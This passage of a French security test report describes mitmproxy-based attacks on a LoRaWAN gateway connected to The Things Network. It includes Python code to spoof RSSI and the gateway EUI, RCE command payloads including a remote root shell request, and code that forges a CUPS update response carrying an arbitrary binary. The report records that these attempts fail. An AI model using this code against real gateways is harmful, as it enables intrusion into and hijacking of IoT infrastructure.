Il est important de noter que les fonctions des addons request(…), response(…) et wss_message sont des handlers de mitmproxy. Voilà pourquoi il y a ces fonctions qui peuvent avoir un nom un peu trop global.

Les tests auront comme point d'entrée le fichier de collecte mitmproxy qui permet d'interagir avec les requêtes. Les tests seront codés dans la classe TestSamples :

```
class TestSamples:
    def __init__(self)-> None:
        ctx.log.info(f"init Test Samples")
        self.other_gateway_eui = "24e1:24ff:fef8:0214"
        # the dev address from our device
        self.own_dev_address = 00000
        # the selected test to run
        self.selected_test = Test.injectRceCUPS
        # index used to move through the rce commands array
        self.rce_index = 0
        # commands to test for the Test.injectRCE
        self.rce_commands  = [
                        {"msgtype": "runcmd", "command": "mkdir", "arguments":
["/tmp/RCE_SUCCESS_0"]},
                        {"msgtype": "runcmd", "command": "mkdir /tmp/RCE_SUC-
CESS_1", "arguments": []},
                        # root@dragino-22af58:~# which mkdir
                        {"msgtype": "runcmd", "command": "/bin/mkdir", "argu-
ments": ['/tmp/RCE_SUCCESS_2']},
                        {"msgtype": "runcmd", "command": "/bin/mkdir
/tmp/RCE_SUCCESS_3", "arguments": ['']},

                        # "stop":0  omitted based on doc if want to start a re-
mote shell
                        {"msgtype": "rmtsh","user": "root","term": "xterm-
256color","start":1}
                    ]
        # test that should be run
        self.test_functions = {
            Test.spoofRssi: self.spoof_rssi,
            Test.spoofDevEUI: self.spoof_dev_eui,
            Test.spoofDevAddr: self.spoof_dev_addr,
            Test.injectRCE: self.inject_rce
        }
```

[18] https://attack.mitre.org/techniques/T1498/

Listing 6 *– Point d'entrée des tests à exécuter*

1.1 Falsifier le RSSI[19]

Le but est d'augmenter le RSSI pour faire croire au serveur que la Gateway est la meilleure dans les alentours pour faire converger les messages vers celle-ci.

Le principe est simple, écouter le flux WSS et pour tout message, le décoder et le réencoder avec une nouvelle valeur de RSSI.

Voici le code :

```
    def spoof_rssi(self, flow: http.HTTPFlow):

        timestamp = self.timestamp_now()
        message = flow.websocket.messages[-1]

        ctx.log.info(f"[{timestamp}] Executing: {self.selected_test.value}
test")

        try:
            content = JSON.loads(message.content)
        except JSON.JSONDecodeError:
            content = message.content.decode('utf-8', 'replace')

        if message.from_client and flow.websocket is not None:
            try:
                rssi = content['upinfo']['rssi']
                ctx.log.info(f"[{timestamp}] Dropping current message...")
                message.drop()
                # get the rssi from the JSON

                # modify the rssi and increase it
                spoofed_rssi = rssi + 2
                ctx.log.info(f"New rssi set, real value: {rssi}, injected rssi:
{spoofed_rssi}")

                # reinject it in the JSON
                content['upinfo']['rssi'] = spoofed_rssi

                # encode the JSON
                new_content = JSON.dumps(content).encode('utf-8')
                #inject the content in the message
                ctx.master.commands.call("inject.websocket", flow, mes-
sage.from_client,new_content)
            except Exception as e:
                ctx.log.error(f"An error occurred in {self.selected_test.value}
test: {str(e)}")
```

[19] https://en.wikipedia.org/wiki/Received_signal_strength_indicator

***Listing 7** – Code Python pour falsifier le RSSI*

Voici l'exécution du code prouvé par les logs du Docker proxy :

```
[12:41:40.222] [2024-07-02 12:41:40]Dropping current message...
[12:41:40.223] New rssi set, real value: -43, injected rssi: -33
[12:41:48.336] [2024-07-02 12:41:48] Logged WebSocket message from client
[12:41:48.336] [2024-07-02 12:41:48]Executing spoofRssi test
[12:41:48.336] [2024-07-02 12:41:48]Dropping current message...
[12:41:48.337] New rssi set, real value: -121, injected rssi: -111
[12:41:58.073][172.28.3.1:47928] Received WebSocket ping from server (payload: b'')
[12:41:58.078][172.28.3.1:47928] Received WebSocket pong from client (payload: b'')
[12:42:16.974] [2024-07-02 12:42:16] Logged WebSocket message from client
[12:42:16.975] [2024-07-02 12:42:16]Executing spoofRssi test
[12:42:16.975] [2024-07-02 12:42:16]Dropping current message...
[12:42:16.976] New rssi set, real value: -120, injected rssi: -110
[12:42:28.842][172.28.3.1:47928] Received WebSocket ping from server (payload: b'')
[12:42:28.845][172.28.3.1:47928] Received WebSocket pong from client (payload: b'')
[12:42:47.399] [2024-07-02 12:42:47] Logged WebSocket message from client
[12:42:47.400] [2024-07-02 12:42:47]Executing spoofRssi test
[12:42:47.401] [2024-07-02 12:42:47]Dropping current message...
[12:42:47.401] New rssi set, real value: -118, injected rssi: -108
[12:42:57.351] [2024-07-02 12:42:57] Logged WebSocket message from client
[12:42:57.352] [2024-07-02 12:42:57]Executing spoofRssi test
[12:42:57.353] [2024-07-02 12:42:57]Dropping current message...
[12:42:57.353] New rssi set, real value: -56, injected rssi: -46
[12:42:59.613][172.28.3.1:47928] Received WebSocket ping from server (payload: b'')
[12:42:59.620][172.28.3.1:47928] Received WebSocket pong from client (payload: b'')
[12:43:04.401] [2024-07-02 12:43:04] Logged WebSocket message from client
[12:43:04.402] [2024-07-02 12:43:04]Executing spoofRssi test
[12:43:04.403] [2024-07-02 12:43:04]Dropping current message...
[12:43:04.404] New rssi set, real value: -50, injected rssi: -40
```

Figure 28 Log mitmproxy sur la falsification du RSSI

Voici la vue côté console mitmproxy :




Figure 29 Requêtes envoyées avec les données falsifiées

Malheureusement après test, il s'avère que les messages modifiés ne sont plus transmis côté TTN. Car le RSSI est contenu dans MHDR. Cette structure est utilisée pour calculer le MIC. Le Network Server calcule le MIC avec la SNwkSIntKey et détecte que le MIC n'est pas le même. C'est pour ceci que le message n'est pas accepté par TTN.

1.2 Falsifier le Dev EUI

L'objectif principal est de se faire passer pour une autre Gateway. Donc lors des étapes d'initialisation LNS, il faut intercepter les requêtes et modifier le dev EUI envoyé au serveur. Ceci a pour but de vérifier le mécanisme d'authentification de LoRaWAN.

Ayant deux Gateway mises en place sur la plateforme, le dev EUI de celle non utilisée va être utilisé pour la falsification.

Voici la modification dans l'appel de /router-info :






Figure 30 Appel d'API sur /router-info



Voici la seconde modification dans l'appel de /update-info



Le serveur semble avoir détecté la falsification. Ce dernier renvoie un code 401 avec la réponse suivante :


```
{
    "code": 16,
    "details": [
        {
            "@type": "type.googleapis.com/ttn.lorawan.v3.ErrorDetails",
            "cause": {
                "attributes": {
                    "missing": [
                        "RIGHT_GATEWAY_INFO",
                        "RIGHT_GATEWAY_SETTINGS_BASIC",
                        "RIGHT_GATEWAY_READ_SECRETS"
                    ],
                    "uid": "euii-24e124fffef80214@ttn"
                },
                "code": 7,
                "correlation_id": "904bcc2709434cca803120d4a5d510a5",
                "message_format": "insufficient rights for gateway `{uid}`",
                "name": "insufficient_gateway_rights",
                "namespace": "pkg/auth/rights"
            },
            "code": 16,
            "correlation_id": "8b6d2ca5853e47218523647b973a97c9",
            "message_format": "call was not authenticated",
            "name": "unauthenticated",
            "namespace": "pkg/basicstation/cups"
        }
    ],
```

```
    "message": "error:pkg/basicstation/cups:unauthenticated (call was not au-
thenticated)"
}
```

D'après le contenu de la clé namespace, le serveur a remarqué que la communication était faite avec une clé invalide par rapport au Dev EUI.

Comme pour la partie RSSI, le Dev EUI est utilisé pour calculer le MIC. Le serveur n'accepte pas ce Dev EUI, car, ce n'est pas celui qui est lié à l'API KEY LNS et les MIC en arrière-plan ne correspondent pas.

1.3 Changer la réponse CUPS

En se basant sur la documentation du protocole CUPS, il est marqué qu'il est possible de faire exécuter un code arbitraire binaire à la Gateway en injectant du code dans le champ updData.

La présente section va tenter d'exécuter un code C arbitraire permettant de créer un dossier :

```c
#include <sys/stat.h>
#include <stdio.h>

int main() {
    const char *dirName = "/tmp/TEST_BINARY_RCE";
    int result = mkdir(dirName, 0755);

    if (result == 0) {
        printf("Directory '%s' created successfully.\n", dirName);
    } else {
        perror("Error creating directory");
    }

    return 0;
}
```

Listing 8 *– Code C à exécuter dans la réponse CUPS forgée pour Remote Code Execution*

1.3.1 Création de la réponse CUPS

En se basant sur le code Python suivant, il est possible de reconstruire une réponse comme celle vue dans la section CUPS (avec le parsing de cette dernière) :

```python
def build_Payload(data):
    Payload = bytearray()

    cupsUri = data.get("cupsUri", "")
    cupsUriLen = len(cupsUri)
    Payload.append(cupsUriLen)

    if cupsUriLen > 0:
        Payload.extend(cupsUri.encode())

    tcUri = data.get("tcUri", "")
    tcUriLen = len(tcUri)
    Payload.append(tcUriLen)
```

```
    if tcUriLen > 0:
        Payload.extend(tcUri.encode())

    cupsCred = data.get("cupsCred", b"")
    cupsCredLen = len(cupsCred)
    Payload.extend(cupsCredLen.to_bytes(2, byteorder='little'))

    if cupsCredLen > 0:
        Payload.extend(cupsCred)

    tcCred = data.get("tcCred", b"")
    tcCredLen = len(tcCred)
    Payload.extend(tcCredLen.to_bytes(2, byteorder='little'))

    if tcCredLen > 0:
        Payload.extend(tcCred)

    sig = data.get("sig", b"")
    sigLen = len(sig)
    Payload.extend(sigLen.to_bytes(4, byteorder='little'))

    keyCRC = data.get("keyCRC", 0)
    Payload.extend(keyCRC.to_bytes(4, byteorder='little'))

    if sigLen > 0:
        Payload.extend(sig)

    updData = data.get("updData", b"")
    updLen = len(updData)
    Payload.extend(updLen.to_bytes(4, byteorder='little'))

    if updLen > 0:
        Payload.extend(updData)

    return bytes(Payload)
```

Listing 9 *– Code Python pour recréer une réponse au format utilisé par CUPS*

1.3.2 Création de tcCred

Pour utiliser le code ci-dessous, il faut en plus recréer la partie tcCred qui contient le certificat CA (mitmproxy ici) ainsi que la clé LNS. Il est possible d'avoir un certificat personnel propre à la Gateway d'après la documentation. Ce n'est pas le cas ici.

Chaque partie dans le tcCred est délimitée par \r\n et si une section n'est pas présente alors celle-ci semble contenir \x00\x00\x00\x00. Ce prétraitement est effectué par la fonction build_tc_cred.

```
# convert bin to bytes
def read_file(path):
    if path:
        with open(path, 'rb') as f:
```

```
            return f.read()
    return b''

# build credential from tRust (mitmproxy) cert (none in this case), LNS key pro-
visined by ttn
def build_tc_cred(tRust_path, cert_path, bearer_token):
    tRust = read_file(tRust_path)
    cert = read_file(cert_path)

    authorization_bearer = f'Authorization: Bearer {bearer_token}\r\n'
    authorization_bearer_bytes = authorization_bearer.encode('utf-8')

    credentials_blob = b''

    if tRust:
        credentials_blob += tRust + b'\r\n'
    else:
        credentials_blob += b'\x00\x00\x00\x00'


    if cert:
        credentials_blob += cert + b'\r\n'
    else:
        credentials_blob += b'\x00\x00\x00\x00'

    credentials_blob += authorization_bearer_bytes

    return credentials_blob
```

Listing 10 *– Code Python pour recréer le champ tcCred d'une réponse au format utilisé par CUPS*

Avec toutes les fonctions ci-dessus, il est possible de reconstruire une réponse. Celle-ci comporte cette fois-ci :

- Certificat mitmproxy
- Clé LNS
- Code binaire arbitraire pour tester l'exécution de code à distance via CUPS (voir champs updData)

```
bin_2_execute = read_file('create_folder')

data = {
    "cupsUri": "",
    "tcUri": "",
    "cupsCred": b"",
    "tcCred":build_tc_cred('mitmproxy.der', '', 'YOUR_LNS_SE-
CRET_KEY_SHOULD_BE_THERE'),
    "sig": b"",
    "updData": bin_2_execute
}
```

Dont voici le résultat après exécution :




Figure 31 Résultat du parser après avoir forgé une réponse CUPS

Il est compliqué d'avoir l'intégralité de la sortie dû à l'export du binaire dans la réponse. Mais, le contenu correspond bien aux données intégrées.

Après avoir testé le programme en local, le but est de l'intégrer à mitmproxy. Ceci dans le but de voir si en forgeant le champ updData avec un code binaire compilé, celui-ci est exécuté sur la Gateway.

1.3.3 Résultat mitmproxy

Voici l'intégration de ces fonctions dans le handler response de mitmproxy qui intercepte toutes les réponses HTTPS :

```
def response(self, flow: http.HTTPFlow):
        timestamp = self.timestamp_now()
        try:
            if 'content-type' in flow.response.headers:
                if flow.request.path == "/update-info":
                    if flow.response.headers['content-type'] == 'application/oc-
tet-stream':
                        ctx.log.info(f'Content of request: {str(flow.re-
sponse.content.hex())}')

                        bin_2_execute = self.read_file('/home/mitmproxy/cre-
ate_folder')

                        data = {
                            "cupsUri": "",
                            "tcUri": "",
                            "cupsCred": b"",
                            "tcCred":self.build_tc_cred('/home/mitmproxy/mitmpro
xy.der', '', 'YOUR_LNS_KEY'),
                            "sig": b"",
                            "updData": bin_2_execute
                        }

                        new_resp = self.build_Payload(data)
```

```
                flow.response.content = new_resp

                ctx.log.info(f"Response has been forged")
```

Listing 11 *– Code Python mitmproxy interceptant et forgeant la réponse CUPS*

Après avoir intégré ces codes dans mitmproxy, le contenu est effectivement remplacé par la requête forgée ci-dessous. Malheureusement, cela ne semble pas fonctionner :




Figure 32 Réponse CUPS forgée avec un binaire dans updData, vue depuis mitmproxy

Pour voir si le problème est dû à un mauvais formatage, cette fois-ci, la partie du code binaire du champs updData a été commentée. Seule la partie tcCred est forgée avec le certificat au format DER mitmproxy. Il semble que même cette partie-là ne fonctionne pas :




Figure 33 Réponse CUPS forgée sans updData, vue depuis mitmproxy

